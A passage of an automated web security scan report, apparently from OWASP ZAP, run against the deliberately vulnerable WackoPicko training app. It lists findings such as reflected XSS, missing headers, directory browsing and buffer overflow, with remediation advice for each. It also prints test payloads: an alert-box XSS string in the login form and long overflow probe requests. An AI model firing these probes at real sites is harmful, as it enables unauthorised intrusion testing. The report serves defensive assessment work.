requests (GET and POST) is by using an embedded client, such as Adobe Flash.</p> <p>Persistent attacks occur when the malicious code is submitted to a web site where it's stored for a period of time. Examples of an attacker's favorite targets often include message board posts, web mail messages, and web chat software. The unsuspecting user is not required to interact with any additional site/link (e.g. an attacker site or a malicious link sent via email), just simply view the web page containing the code.</p>

URL	http://10.1.2.6/WackoPicko/users/login.php
Method	POST
Parameter	username
Attack	"<script>alert(1);</script>
Evidence	"<script>alert(1);</script>
Instances	1

Solution	<p>Phase: Architecture and Design</p> <p>Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.</p> <p>Examples of libraries and frameworks that make it easier to generate properly encoded output include Microsoft's Anti-XSS library, the OWASP ESAPI Encoding module, and Apache Wicket.</p> <p>Phases: Implementation; Architecture and Design</p> <p>Understand the context in which your data will be used and the encoding that will be expected. This is especially important when transmitting data between different components, or when generating outputs that can contain multiple encodings at the same time, such as web pages or multi-part mail messages. Study all expected communication protocols and data representations to determine the required encoding strategies.</p> <p>For any data that will be output to another web page, especially any data that was received from external inputs, use the appropriate encoding on all non-alphanumeric characters.</p> <p>Consult the XSS Prevention Cheat Sheet for more details on the types of encoding and escaping that are needed.</p> <p>Phase: Architecture and Design</p> <p>For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server.</p> <p>If available, use structured mechanisms that automatically enforce the separation between data and code. These mechanisms may be able to provide the relevant quoting, encoding, and validation automatically, instead of relying on the developer to provide this capability at every point where output is generated.</p> <p>Phase: Implementation</p> <p>For every web page that is generated, use and specify a character encoding such as ISO-8859-1 or UTF-8. When an encoding is not specified, the web browser may choose a different encoding by guessing which encoding is actually being used by the web page. This can cause the web browser to treat certain sequences as special, opening up the client to subtle XSS attacks. See CWE-116 for more mitigations related to encoding/escaping.</p> <p>To help mitigate XSS attacks against the user's session cookie, set the session cookie to be HttpOnly. In browsers that support the HttpOnly feature (such as more recent versions of Internet Explorer and Firefox), this attribute can prevent the user's session cookie from being accessible to malicious client-side scripts that use document.cookie. This is not a complete solution, since HttpOnly is not supported by all browsers. More importantly, XMLHttpRequest and other powerful browser technologies provide read access to HTTP headers, including the Set-Cookie header in which the HttpOnly flag is set.</p> <p>Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.</p> <p>When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."</p> <p>Ensure that you perform input validation at well-defined interfaces within the application. This will help protect the application even if a component is reused or moved elsewhere.</p>
Reference	http://projects.webappsec.org/Cross-Site-Scripting http://cwe.mitre.org/data/definitions/79.html
CWE Id	79
WASC Id	8
Source ID	1

Medium (Medium)	X-Frame-Options Header Not Set
Description	X-Frame-Options header is not included in the HTTP response to protect against 'ClickJacking' attacks.
URL	http://10.1.2.6/WackoPicko/calendar.php?date=1559232048
Method	GET
Parameter	X-Frame-Options
URL	http://10.1.2.6/WackoPicko/calendar.php?date=1559059248
Method	GET
Parameter	X-Frame-Options
URL	http://10.1.2.6/WackoPicko/passcheck.php
Method	GET
Parameter	X-Frame-Options

URL	http://10.1.2.6/WackoPicko/cart/review.php
Method	GET
Parameter	X-Frame-Options
URL	http://10.1.2.6/WackoPicko/users/register.php
Method	GET
Parameter	X-Frame-Options
URL	http://10.1.2.6/WackoPicko/calendar.php?date=1558972848
Method	GET
Parameter	X-Frame-Options
URL	http://10.1.2.6/WackoPicko/users/login.php
Method	GET
Parameter	X-Frame-Options
URL	http://10.1.2.6/WackoPicko/pictures/recent.php
Method	GET
Parameter	X-Frame-Options
URL	http://10.1.2.6/WackoPicko/passcheck.php
Method	POST
Parameter	X-Frame-Options
URL	http://10.1.2.6/WackoPicko/calendar.php
Method	GET
Parameter	X-Frame-Options
URL	http://10.1.2.6/WackoPicko/tos.php
Method	GET
Parameter	X-Frame-Options
URL	http://10.1.2.6/WackoPicko/pictures/search.php?query=ZAP
Method	GET
Parameter	X-Frame-Options
URL	http://10.1.2.6/WackoPicko/guestbook.php
Method	GET
Parameter	X-Frame-Options
URL	http://10.1.2.6/WackoPicko/users/sample.php?userid=1
Method	GET
Parameter	X-Frame-Options
URL	http://10.1.2.6/WackoPicko/guestbook.php
Method	POST
Parameter	X-Frame-Options
URL	http://10.1.2.6/WackoPicko/
Method	GET
Parameter	X-Frame-Options
URL	http://10.1.2.6/WackoPicko/admin/index.php?page=login
Method	GET

Parameter	X-Frame-Options
URL	http://10.1.2.6/WackoPicko/calendar.php?date=1559145648
Method	GET
Parameter	X-Frame-Options
URL	http://10.1.2.6/WackoPicko/admin/index.php?page=login
Method	POST
Parameter	X-Frame-Options
Instances	19
Solution	Most modern Web browsers support the X-Frame-Options HTTP header. Ensure it's set on all web pages returned by your site (if you expect the page to be framed only by pages on your server (e.g. it's part of a FRAMESET) then you'll want to use SAMEORIGIN, otherwise if you never expect the page to be framed, you should use DENY. ALLOW-FROM allows specific websites to frame the web page in supported web browsers).
Reference	http://blogs.msdn.com/b/ieinternals/archive/2010/03/30/combating-clickjacking-with-x-frame-options.aspx
CWE Id	16
WASC Id	15
Source ID	3

Medium (Medium)	Directory Browsing
Description	It is possible to view the directory listing. Directory listing may reveal hidden scripts, include files , backup source files etc which can be accessed to read sensitive information.
URL	http://10.1.2.6/WackoPicko/cart/
Method	GET
Attack	Parent Directory
URL	http://10.1.2.6/WackoPicko/upload/doggie/
Method	GET
Attack	Parent Directory
URL	http://10.1.2.6/WackoPicko/upload/
Method	GET
Attack	Parent Directory
URL	http://10.1.2.6/WackoPicko/upload/waterfall/
Method	GET
Attack	Parent Directory
URL	http://10.1.2.6/WackoPicko/upload/house/
Method	GET
Attack	Parent Directory
URL	http://10.1.2.6/WackoPicko/users/
Method	GET
Attack	Parent Directory
URL	http://10.1.2.6/WackoPicko/pictures/
Method	GET
Attack	Parent Directory
URL	http://10.1.2.6/WackoPicko/css/blueprint/
Method	GET
Attack	Parent Directory

URL	http://10.1.2.6/WackoPicko/upload/toga/
Method	GET
Attack	Parent Directory
URL	http://10.1.2.6/WackoPicko/css/
Method	GET
Attack	Parent Directory
URL	http://10.1.2.6/WackoPicko/upload/flowers/
Method	GET
Attack	Parent Directory
Instances	11
Solution	Disable directory browsing. If this is required, make sure the listed files does not induce risks.
Reference	http://httpd.apache.org/docs/mod/core.html#options http://alamo.satlug.org/pipermail/satlug/2002-February/000053.html
CWE Id	548
WASC Id	48
Source ID	1

Medium (Medium)	Buffer Overflow
Description	Buffer overflow errors are characterized by the overwriting of memory spaces of the background web process, which should have never been modified intentionally or unintentionally. Overwriting values of the IP (Instruction Pointer), BP (Base Point
URL	http://10.1.2.6/WackoPicko/admin/index.php?page=login
Method	POST
Parameter	page
Attack	POST http://10.1.2.6/WackoPicko/admin/index.php? page=fZfRmxWhvPmXKLmbkjntbSfawZDDBiqYFEEExWpJgrUMLwxGiWicBEwxWprBPgDrGdeQvSbIcvdORXVuHkKpSDuAigBKvYAsdyKMlkPMnLFqQgUTbXigyFGpqCphvTZeqrMjxWbVHoLkkJZZNvVetlPTBchoBiWFnRWwkteoOJiutlhMWM HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:39.0) Gecko/20100101 Firefox/39.0 Pragma: no-cache Cache-Control: no-cache Content-Type: application/x-www-form-urlencoded Content-Length: 26 Referer: http://10.1.2.6/Wack
URL	http://10.1.2.6/WackoPicko/admin
Method	GET
Parameter	query
Attack	GET http://10.1.2.6/WackoPicko/admin? query=ncWPGRDyJDugZrHOYpKtQpbncxquqGEanjFickDpquUXrdfQCDfwCeptuwemhPXCvjlqGPDOYEgEhBRgOujvutLANauORcjZwUijMQakZpTwXNPiQfGfaIGxpUxrNuBoGxLdRHlKZcdusytCxheZIPUQBWrCbNhdtFcNBHQnDFAUasleyXF Mozilla/5.0 (Windows NT 6.3; WOW64; rv:39.0) Gecko/20100101 Firefox/39.0 Pragma: no-cache Cache-Control: no-cache Referer: http://10.1.2.6/WackoPicko/ Cookie: PHPSESSID=knn2ggc3jhebm30jfnm8m434f4 Content-Length: 0 Host: 10.1.2
URL	http://10.1.2.6/WackoPicko/admin/index.php?page=login
Method	GET
Parameter	page
Attack	GET http://10.1.2.6/WackoPicko/admin/index.php? page=eHITmrBiylKOemoxRnhOkwUsygGopRiYSxBhbYCyoMhSydTeMaKNzrEfHRbfwhFMLXSxcLcCAirsHYfNOoSvulxFZpRoiSvEVdAyLaKWlcGymTnyhovYpNeeTltiXXxQcWSiNwugCWcrpypNrFiXMYieOYRFgxBJCGWYAdUGCYJmTlyDWsC Mozilla/5.0 (Windows NT 6.3; WOW64; rv:39.0) Gecko/20100101 Firefox/39.0 Pragma: no-cache Cache-Control: no-cache Content-Length: 0 Referer: http://10.1.2.6/WackoPicko/ Cookie: PHPSESSID=knn2ggc3jhebm30jfnm8m434f4 Host: 10.1.2
Instances	3
Solution	Rewrite the background program using proper return length checking. This will require a recompile of the background executable.
Other information	Potential Buffer Overflow. The script closed the connection and threw a 500 Internal Server Error
Reference	https://www.owasp.org/index.php/Buffer_overflow_attack
CWE Id	120
WASC Id	7
Source ID	1

Low (Medium)	X-Content-Type-Options Header Missing
Description	The Anti-MIME-Sniffing header X-Content-Type-Options was not set to 'nosniff'. This allows older versions of Internet Explorer and Chrome to perform MIME-sniffing on the response body, potentially causing the response body to be interpreted and displayed as a content type other than the declared content type. Current (early 2014) and legacy versions of Firefox will use the declared content type (if one is set), rather than performing MIME-sniffing.
URL	http://10.1.2.6/WackoPicko/
Method	GET
Parameter	X-Content-Type-Options
URL	http://10.1.2.6/WackoPicko/tos.php
Method	GET
Parameter	X-Content-Type-Options
URL	http://10.1.2.6/WackoPicko/pictures/search.php?query=ZAP
Method	GET
Parameter	X-Content-Type-Options
URL	http://10.1.2.6/WackoPicko/css/blueprint/screen.css
Method	GET
Parameter	X-Content-Type-Options
URL	http://10.1.2.6/WackoPicko/guestbook.php
Method	GET

Parameter	X-Content-Type-Options
URL	http://10.1.2.6/WackoPicko/css/stylings.php
Method	GET
Parameter	X-Content-Type-Options
URL	http://10.1.2.6/WackoPicko/css/blueprint/print.css
Method	GET
Parameter	X-Content-Type-Options
URL	http://10.1.2.6/WackoPicko/pictures/recent.php
Method	GET
Parameter	X-Content-Type-Options
URL	http://10.1.2.6/WackoPicko/guestbook.php
Method	POST
Parameter	X-Content-Type-Options
URL	http://10.1.2.6/WackoPicko/css/blueprint/ie.css
Method	GET
Parameter	X-Content-Type-Options
URL	http://10.1.2.6/WackoPicko/users/sample.php?userid=1
Method	GET
Parameter	X-Content-Type-Options
URL	http://10.1.2.6/WackoPicko/calendar.php
Method	GET
Parameter	X-Content-Type-Options
URL	http://10.1.2.6/WackoPicko/upload/doggie/Dog.jpg.128_128.jpg
Method	GET
Parameter	X-Content-Type-Options
URL	http://10.1.2.6/WackoPicko/upload/toga/togasfs.128_128.jpg
Method	GET
Parameter	X-Content-Type-Options
URL	http://10.1.2.6/WackoPicko/upload/house/hodijjgld.128_128.jpg
Method	GET
Parameter	X-Content-Type-Options
URL	http://10.1.2.6/WackoPicko/upload/flowers/flweofoe.128_128.jpg
Method	GET
Parameter	X-Content-Type-Options
URL	http://10.1.2.6/WackoPicko/calendar.php?date=1558972848
Method	GET
Parameter	X-Content-Type-Options
URL	http://10.1.2.6/WackoPicko/users/login.php
Method	GET
Parameter	X-Content-Type-Options
URL	http://10.1.2.6/WackoPicko/admin/index.php?page=login

Method	POST
Parameter	X-Content-Type-Options
URL	http://10.1.2.6/WackoPicko/calendar.php?date=1559145648
Method	GET
Parameter	X-Content-Type-Options
Instances	32
Solution	<p>Ensure that the application/web server sets the Content-Type header appropriately, and that it sets the X-Content-Type-Options header to 'nosniff' for all web pages.</p> <p>If possible, ensure that the end user uses a standards-compliant and modern web browser that does not perform MIME-sniffing at all, or that can be directed by the web application/web server to not perform MIME-sniffing.</p>
Other information	<p>This issue still applies to error type pages (401, 403, 500, etc) as those pages are often still affected by injection issues, in which case there is still concern for browsers sniffing pages away from their actual content type.</p> <p>At "High" threshold this scanner will not alert on client or server error responses.</p>
Reference	http://msdn.microsoft.com/en-us/library/ie/gg622941%28v=vs.85%29.aspx List_of_useful_HTTP_headers">https://www.owasp.org/index.php>List_of_useful_HTTP_headers
CWE Id	16
WASC Id	15
Source ID	3

Low (Medium)	Cookie No HttpOnly Flag
Description	A cookie has been set without the HttpOnly flag, which means that the cookie can be accessed by JavaScript. If a malicious script can be run on this page then the cookie will be accessible and can be transmitted to another site. If this is a session cookie then session hijacking may be possible.
URL	http://10.1.2.6/WackoPicko/
Method	GET
Parameter	PHPSESSID
Evidence	Set-Cookie: PHPSESSID
Instances	1
Solution	Ensure that the HttpOnly flag is set for all cookies.
Reference	http://www.owasp.org/index.php/HttpOnly
CWE Id	16
WASC Id	13
Source ID	3

Low (Medium)	Password Autocomplete in Browser
Description	The AUTOCOMPLETE attribute is not disabled on an HTML FORM/INPUT element containing password type input. Passwords may be stored in browsers and retrieved.
URL	http://10.1.2.6/WackoPicko/passcheck.php
Method	POST
Parameter	password
Evidence	<input type="password" name="password" />
URL	http://10.1.2.6/WackoPicko/users/register.php
Method	GET
Parameter	password
Evidence	<input type="password" name="password" />
URL	http://10.1.2.6/WackoPicko/admin/index.php?page=login

Method	POST
Parameter	password
Evidence	<input type="password" name="password" />
URL	http://10.1.2.6/WackoPicko/users/login.php
Method	GET
Parameter	password
Evidence	<input type="password" name="password" />
URL	http://10.1.2.6/WackoPicko/passcheck.php
Method	GET
Parameter	password
Evidence	<input type="password" name="password" />
URL	http://10.1.2.6/WackoPicko/admin/index.php?page=login
Method	GET
Parameter	password
Evidence	<input type="password" name="password" />
URL	http://10.1.2.6/WackoPicko/users/register.php
Method	GET
Parameter	againpass
Evidence	<input type="password" name="againpass" />
Instances	7
Solution	Turn off the AUTOCOMPLETE attribute in forms or individual input elements containing password inputs by using AUTOCOMPLETE='OFF'.
Reference	http://www.w3schools.com/tags/att_input_autocomplete.asp https://msdn.microsoft.com/en-us/library/ms533486%28v=vs.85%29.aspx
CWE Id	525
WASC Id	15
Source ID	3

Low (Medium)	Web Browser XSS Protection Not Enabled
Description	Web Browser XSS Protection is not enabled, or is disabled by the configuration of the 'X-XSS-Protection' HTTP response header on the web server
URL	http://10.1.2.6/WackoPicko/users/login.php
Method	GET
Parameter	X-XSS-Protection
URL	http://10.1.2.6/WackoPicko/calendar.php
Method	GET
Parameter	X-XSS-Protection
URL	http://10.1.2.6/WackoPicko/users/sample.php?userid=1
Method	GET
Parameter	X-XSS-Protection
URL	http://10.1.2.6/WackoPicko/guestbook.php
Method	POST
Parameter	X-XSS-Protection

URL	http://10.1.2.6/WackoPicko/passcheck.php
Method	GET
Parameter	X-XSS-Protection
URL	http://10.1.2.6/WackoPicko/guestbook.php
Method	GET
Parameter	X-XSS-Protection
URL	http://10.1.2.6/sitemap.xml
Method	GET
Parameter	X-XSS-Protection
URL	http://10.1.2.6/WackoPicko/
Method	GET
Parameter	X-XSS-Protection
URL	http://10.1.2.6/WackoPicko/passcheck.php
Method	POST
Parameter	X-XSS-Protection
URL	http://10.1.2.6/WackoPicko/calendar.php?date=1558972848
Method	GET
Parameter	X-XSS-Protection
URL	http://10.1.2.6/WackoPicko/pictures/search.php?query=ZAP
Method	GET
Parameter	X-XSS-Protection
URL	http://10.1.2.6/WackoPicko/tos.php
Method	GET
Parameter	X-XSS-Protection
URL	http://10.1.2.6/robots.txt
Method	GET
Parameter	X-XSS-Protection
URL	http://10.1.2.6/WackoPicko/calendar.php?date=1559059248
Method	GET
Parameter	X-XSS-Protection
URL	http://10.1.2.6/WackoPicko/calendar.php?date=1559232048
Method	GET
Parameter	X-XSS-Protection
URL	http://10.1.2.6/WackoPicko/users/register.php
Method	GET
Parameter	X-XSS-Protection
URL	http://10.1.2.6/WackoPicko/pic%20+%20'check'%20+%20'.php
Method	POST
Parameter	X-XSS-Protection
URL	http://10.1.2.6/WackoPicko/admin/index.php?page=login
Method	POST

Parameter	X-XSS-Protection
URL	http://10.1.2.6/WackoPicko/calendar.php?date=1559145648
Method	GET
Parameter	X-XSS-Protection
URL	http://10.1.2.6/WackoPicko/pictures/recent.php
Method	GET
Parameter	X-XSS-Protection
Instances	22
Solution	<p>Ensure that the web browser's XSS filter is enabled, by setting the X-XSS-Protection HTTP response header to '1'.</p> <p>The X-XSS-Protection HTTP response header allows the web server to enable or disable the web browser's XSS protection mechanism. The following values would attempt to enable it:</p> <p>X-XSS-Protection: 1; mode=block</p> <p>X-XSS-Protection: 1; report=http://www.example.com/xss</p> <p>The following values would disable it:</p> <p>X-XSS-Protection: 0</p> <p>The X-XSS-Protection HTTP response header is currently supported on Internet Explorer, Chrome and Safari (WebKit).</p> <p>Note that this alert is only raised if the response body could potentially contain an XSS payload (with a text-based content type, with a non-zero length).</p>
Other information	
Reference	<p>https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet</p> <p>https://blog.veracode.com/2014/03/guidelines-for-setting-security-headers/</p>
CWE Id	933
WASC Id	14
Source ID	3